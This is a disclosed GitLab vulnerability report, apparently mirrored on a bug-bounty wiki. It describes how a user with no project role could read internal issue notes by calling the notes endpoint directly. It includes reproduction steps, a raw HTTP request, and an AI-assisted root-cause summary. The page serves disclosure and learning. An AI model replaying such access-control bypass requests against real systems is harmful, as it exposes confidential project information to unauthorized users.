An attacker can view the internal notes of project issues added in resolved thread without having any role in the project
A user with no role in a public project could read internal notes on issues by calling the notes API endpoint directly. Internal notes are meant to be visible only to project members with at least the Reporter role.

GitLab
Originally disclosed on GitLab
- Fixed in 10 months
- Disclosed after 10 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2950406 by iamgk808 on 2025-01-20, assigned to @ngeorge1:
Report | Attachments | How To Reproduce
Report
Summary

Only project members with at least the Reporter role can view internal notes; however, a user with no permissions is able to view internal note\
Steps to reproduce
As Owner

- Create a public group called
group-1and create a public project calledproject-1in that group.
As an attacker

- Go to the public project called

project-1. - Create a new issue called
sample issue.
\
As Owner
- Go to the "sample issue" and add an internal note called "secret note".

\

As an attacker
- Edit the issue title of the issue called "sample issue" and capture the request. In the response, you will get the issue ID.

- Use the request below to view the internal note:
- Replace
<redactedID>with your issue ID. - Replace
<redactedGN>with your group name. - Replace
<redactedPN>with your project name. - Replace
cookieandX-Csrf-Tokenvalues
- Replace
GET /<redactedGN>/<redactedPN>/noteable/issue/<redactedID>/notes HTTP/2
Host: gitlab.com
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://gitlab.com/group-2025/node2/-/issues/5
X-Csrf-Token: <redacted>
X-Requested-With: XMLHttpRequest
X-Last-Fetched-At: 1737379255714533
Sentry-Trace: 20d3a84960e5434bbce8f559a882fde8-ab11f279887efaf9-0
Baggage: sentry-environment=gprd,sentry-release=05027ce0c0f,sentry-public_key=f5573e26de8f4293b285e556c35dfd6e,sentry-trace_id=20d3a84960e5434bbce8f559a882fde8,sentry-sample_rate=0.05,sentry-transaction=projects%3Aissues%3Ashow,sentry-sampled=false
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"4b4b9231fb29d5d764c467d19293ded9"
Te: trailers
Impact
An attacker can view the internal notes of project issues without having any role in the project
Examples
<redacted>
What is the current bug behavior?
An attacker can view the internal notes of project issues without having any role in the project
What is the expected correct behavior?
Only project members with at least the Planner or Reporter role can see the internal note
Relevant logs and/or screenshots
Output of checks
Impact
An attacker can view the internal notes of project issues without having any role in the project
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the notes API endpoint did not check the caller's project role before returning internal notes.
Impact
An attacker with no project role could view internal notes on issues, exposing information meant only for project members.
What the attacker needed
Public project; attacker has an account; attacker knows the issue ID
How it was found
- As owner, create a public group and a public project in it.
- As attacker, open the public project and create a new issue.
- As owner, add an internal note to that issue.
- As attacker, edit the issue title and capture the request to learn the issue ID.
- Send a GET request to the noteable issue notes endpoint with the issue ID, group name, project name, cookie and CSRF token.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Internal notes are comments only project members should see. The server returned them when requested directly through its API by a user with no project role.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

